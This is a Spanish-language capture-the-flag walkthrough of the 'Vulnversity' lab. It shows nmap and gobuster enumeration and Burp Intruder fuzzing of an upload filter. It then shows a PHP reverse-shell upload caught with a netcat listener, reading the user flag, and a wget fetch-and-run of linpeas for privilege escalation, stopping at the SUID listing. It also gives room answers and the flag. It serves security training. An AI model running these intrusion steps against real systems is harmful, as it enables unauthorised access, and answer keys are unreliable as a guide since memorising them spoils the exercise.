




Vulnversity




Obtenga información sobre reconocimiento activo, ataques a aplicaciones web y escalada de privilegios.

Conectamos nuestra VPN.

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# openvpn ImAch0b.ovpn
2024-11-13 18:40:53 Note: --cipher is not set. OpenVPN versions befo
```



Tenemos nuestra IP:



Vemos nuestra IP

```
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1500
        inet 10.13.72.215  netmask 255.255.128.0  destination 10.13.72.215
        inet6 fe80::3e14:3d30:b6c6:acbd  prefixlen 64  scopeid 0x20<link>
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 500  (UNSPEC)
        RX packets 151666  bytes 14485801 (13.8 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 168942  bytes 9401845 (8.9 MiB)
        TX errors 0  dropped 6304 overruns 0  carrier 0  collisions 0
```

Realizamos escaneo con nmap utilizando script para detectar los puertos solamente.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p- -sS -Pn 10.10.174.149 -T4
```

```
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3128/tcp open  squid-http
3333/tcp open  dec-notes
```

Vemos los 6 puertos.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p21,22,139,445,3128,3333 -Pn -sS -O -sV 10.10.174.149
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-13 20:43 EST
Stats: 0:00:12 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 20:43 (0:00:12 remaining)
Nmap scan report for 10.10.174.149
Host is up (0.35s latency).

PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 3.0.3
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3128/tcp open  http-proxy  Squid http proxy 3.5.12
3333/tcp open  http        Apache httpd 2.4.18 ((Ubuntu))
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 3.13 (96%), Linux 5.4 (96%), ASUS RT-N56U WAP (Linux 3.4) (95%), Linux 3.16 (95%), Linu
x 3.1 (93%), Linux 3.2 (93%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (93%), Sony Android TV (Android 5.0) (93%), An
droid 5.0 - 6.0.1 (Linux 3.4) (93%), Android 5.1 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 4 hops
Service Info: Host: VULNUNIVERSITY; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Con un escaneo mejor se ven los servicios como posible sistema operativo UBUNTU.

Answer the questions below

There are many Nmap "cheatsheets" online that you can use too.

No answer needed — ✓ Correct Answer

Scan the box; how many ports are open?

6 — ✓ Correct Answer

What version of the squid proxy is running on the machine?

3.5.12 — ✓ Correct Answer

How many ports will Nmap scan if the flag **-p-400** was used?

400 — ✓ Correct Answer

What is the most likely operating system this machine is running?

Ubuntu — ✓ Correct Answer — Hint

What port is the web server running on?

3333 — ✓ Correct Answer

It's essential to ensure you are always doing your reconnaissance thoroughly before progressing. Knowing all open services (which can all be points of exploitation) is very important, don't forget that ports on a higher range might be open, so constantly scan ports after 1000 (even if you leave checking in the background).

No answer needed — ✓ Correct Answer

What is the flag for enabling verbose mode using Nmap?


-v — ✓ Correct Answer


Pasamos a buscar con GOBUSTER, hacemos FUZZING vemos los siguientes resultados.

```
┌──(root㉿kali)-[/home/kali]
└─# gobuster dir -u http://10.10.174.149:3333 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```


```
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 322] [--> http://10.10.174.149:3333/images/]
/css                  (Status: 301) [Size: 319] [--> http://10.10.174.149:3333/css/]
/js                   (Status: 301) [Size: 318] [--> http://10.10.174.149:3333/js/]
/fonts                (Status: 301) [Size: 321] [--> http://10.10.174.149:3333/fonts/]
/internal             (Status: 301) [Size: 324] [--> http://10.10.174.149:3333/internal/]
```

Los primeros son en general de una página web sus componentes el ultimo nos llama la atención pasamos a buscar en el navegador






Tenemos nuestro formulario para cargar archivos.






```
┌──(root㉿kali)-[/home/kali/vulnversity]
└─# nano phpext.txt

┌──(root㉿kali)-[/home/kali/vulnversity]
└─# cat phpext.txt
.php
.php3
.php4
.php5
.phtml
```

Prendemos el proxy y activamos burpsuite. Vamos a Proxy/HTTP history




Cargamos el archivo.






Vemos que no acepta cualquier tipo de archivo.



Volvemos al burpsuite




Vemos la solicitud y la mandamos al intruder

Request

Pretty Raw Hex


```
1  POST /internal/index.php HTTP/1.1
2  Host: 10.10.174.149:3333
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: multipart/form-data; boundary=---------------------------327883125161713811525256989 94
8  Content-Length: 367
9  Origin: http://10.10.174.149:3333
10 Connection: keep-alive
11 Referer: http://10.10.174.149:3333/internal/
12 Upgrade-Insecure-Requests: 1
13 Priority: u=0, i
14
15 ---------------------------327883125161713811525256989 94
16 Content-Disposition: form-data; name="file"; filename="phpext.txt"
17 Content-Type: text/plain
18
19 .php
20 .php3
21 .php4
22 .php5
23 .phtml
24
25 ---------------------------327883125161713811525256989 94
26 Content-Disposition: form-data; name="submit"
27
28 Submit
29 ---------------------------327883125161713811525256989 94--
30
```

Modificamos le pasamos un payload o variable que ira cambiando con nuestro diccionario creado phpest.txt




Configuramos.


Iniciamos el STAR ATTACK.



Vemos entonces que corre .php y que además viendo a primera respuesta correcta (347) y la última opción posee el mismo código (.phtml)




Creamos nuestra revershell en https://www.revshells. com/




Creamos el archivo


Pegamos.




Escuchamos

Vamos a la página cargamos el archivo.







Es un éxito, pasamos a verlo ya que tiene vulnerabilidad listing directory.



Encontramos nuestro archivo



Hacemos clic y vemos la escucha quedara colgada la pagina.



Somos el usuario de sistema www-data.

```
┌──(root㉿kali)-[/home/kali]
└─# nc -nlvp 9005
listening on [any] 9005 ...
connect to [10.13.72.215] from (UNKNOWN) [10.10.174.149] 56498
Linux vulnuniversity 4.4.0-142-generic #168-Ubuntu SMP Wed Jan 16 21:00:45 UTC 2019 x86_64 x86_64 x86_64 GNU/Li
nux
 20:13:42 up  1:31,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$
```

Vamos a home y vemos nuestro usuario Bill.

```
www-data@vulnuniversity:/$ cd home
cd home
www-data@vulnuniversity:/home$ ls
ls
bill
www-data@vulnuniversity:/home$
```

What is the name of the user who manages the webserver?

bill ✓ Correct Answer

```
www-data@vulnuniversity:/home$ cd bill
cd bill
www-data@vulnuniversity:/home/bill$ ls
ls
user.txt
www-data@vulnuniversity:/home/bill$ cat user.txt
cat user.txt
8bd7992fbe8a6ad22a63361004cfcedb
```

*FLAG:user.txt - 8bd7992fbe8a6ad22a63361004cfcedb

What is the user flag?

8bd7992fbe8a6ad22a63361004cfcedb ✓ Correct Answer Hint

Pasamos a la escalación de privilegios. Utilizamos Linpeas, una vez descargado nos lo pasamos abriendo un server

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# python3 -m http.server 8085
Serving HTTP on 0.0.0.0 port 8085 (http://0.0.0.0:8085/) ...
10.10.174.149 - - [13/Nov/2024 20:30:27] "GET /linpeas HTTP/1.1" 200 -
```

```
www-data@vulnuniversity:/tmp$ wget http://10.13.72.215:8085/linpeas
wget http://10.13.72.215:8085/linpeas
--2024-11-13 20:30:28--  http://10.13.72.215:8085/linpeas
Connecting to 10.13.72.215:8085... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3211176 (3.1M) [application/octet-stream]
Saving to: 'linpeas'
```

```
www-data@vulnuniversity:/tmp$ ls
ls
linpeas
systemd-private-e2f7a4c947c049b49a5776cd846a06a9-systemd-timesyncd.service-JJoFKS
www-data@vulnuniversity:/tmp$
```

Le damos los permisos

```
www-data@vulnuniversity:/tmp$ chmod +x linpeas
chmod +x linpeas
```

Ejecutamos

```
www-data@vulnuniversity:/tmp$ ./linpeas
./linpeas
```

```
System Information

Operative system
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#kernel-exploits
Linux version 4.4.0-142-generic (buildd@lgw01-amd64-033) (gcc version 5.4.0 20160609 (Ubuntu 5.4.0-6ubuntu1~16.
04.10) ) #168-Ubuntu SMP Wed Jan 16 21:00:45 UTC 2019
Distributor ID: Ubuntu
Description:    Ubuntu 16.04.6 LTS
Release:        16.04
Codename:       xenial

Sudo version
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-version
Sudo version 1.8.16
```

```
Superusers
root:x:0:0:root:/root:/bin/bash

Users with console
bill:x:1000:1000:,,,:/home/bill:/bin/bash
root:x:0:0:root:/root:/bin/bash
```


Vemos que nos marca en rojo y amarillo como importante según las referencias.


```
Files with Interesting Permissions

SUID - Check easy privesc, exploits and write perms
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
strings Not Found
-rwsr-xr-x 1 root root 33K May 16  2017 /usr/bin/newuidmap
-rwsr-xr-x 1 root root 49K May 16  2017 /usr/bin/chfn  ---->  SuSE_9.3/10
-rwsr-xr-x 1 root root 33K May 16  2017 /usr/bin/newgidmap
-rwsr-xr-x 1 root root 134K Jul  4  2017 /usr/bin/sudo  ---->  check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root root 40K May 16  2017 /usr/bin/chsh
-rwsr-xr-x 1 root root 53K May 16  2017 /usr/bin/passwd  ---->  Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPAR
C_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 23K Jan 15  2019 /usr/bin/pkexec  ---->  Linux4.10_to_5.1.17(CVE-2019-13272)/rhel_6(CVE-2
011-1485)/Generic_CVE-2021-4034
-rwsr-xr-x 1 root root 39K May 16  2017 /usr/bin/newgrp  ---->  HP-UX_10.20
-rwsr-xr-x 1 root root 74K May 16  2017 /usr/bin/gpasswd
-rwsr-sr-x 1 daemon daemon 51K Jan 14  2016 /usr/bin/at  ---->  RTru64_UNIX_4.0g(CVE-2002-1614)
-rwsr-sr-x 1 root root 97K Jan 29  2019 /usr/lib/snapd/snap-confine  ---->  Ubuntu_snapd<2.37_dirty_sock_Local_P
rivilege_Escalation(CVE-2019-7304)
-rwsr-xr-x 1 root root 15K Jan 15  2019 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 419K Jan 31  2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 10K Mar 27  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 75K Jul 17  2019 /usr/lib/squid/pinger (Unknown SUID binary!)
-rwsr-xr-- 1 root messagebus 42K Jan 12  2017 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 39K Jun 14  2017 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
-rwsr-xr-x 1 root root 40K May 16  2017 /bin/su
-rwsr-xr-x 1 root root 139K Jan 28  2017 /bin/ntfs-3g  ---->  Debian9/8/7/Ubuntu/Gentoo/others/Ubuntu_Server_16.
10_and_others(02-2017)
-rwsr-xr-x 1 root root 40K May 16  2018 /bin/mount  ---->  Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1
699.24.8
-rwsr-xr-x 1 root root 44K May  7  2014 /bin/ping6
-rwsr-xr-x 1 root root 27K May 16  2018 /bin/umount  ---->  BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 645K Feb 13  2019 /bin/systemctl
-rwsr-xr-x 1 root root 44K May  7  2014 /bin/ping
-rwsr-xr-x 1 root root 31K Jul 12  2016 /bin/fusermount
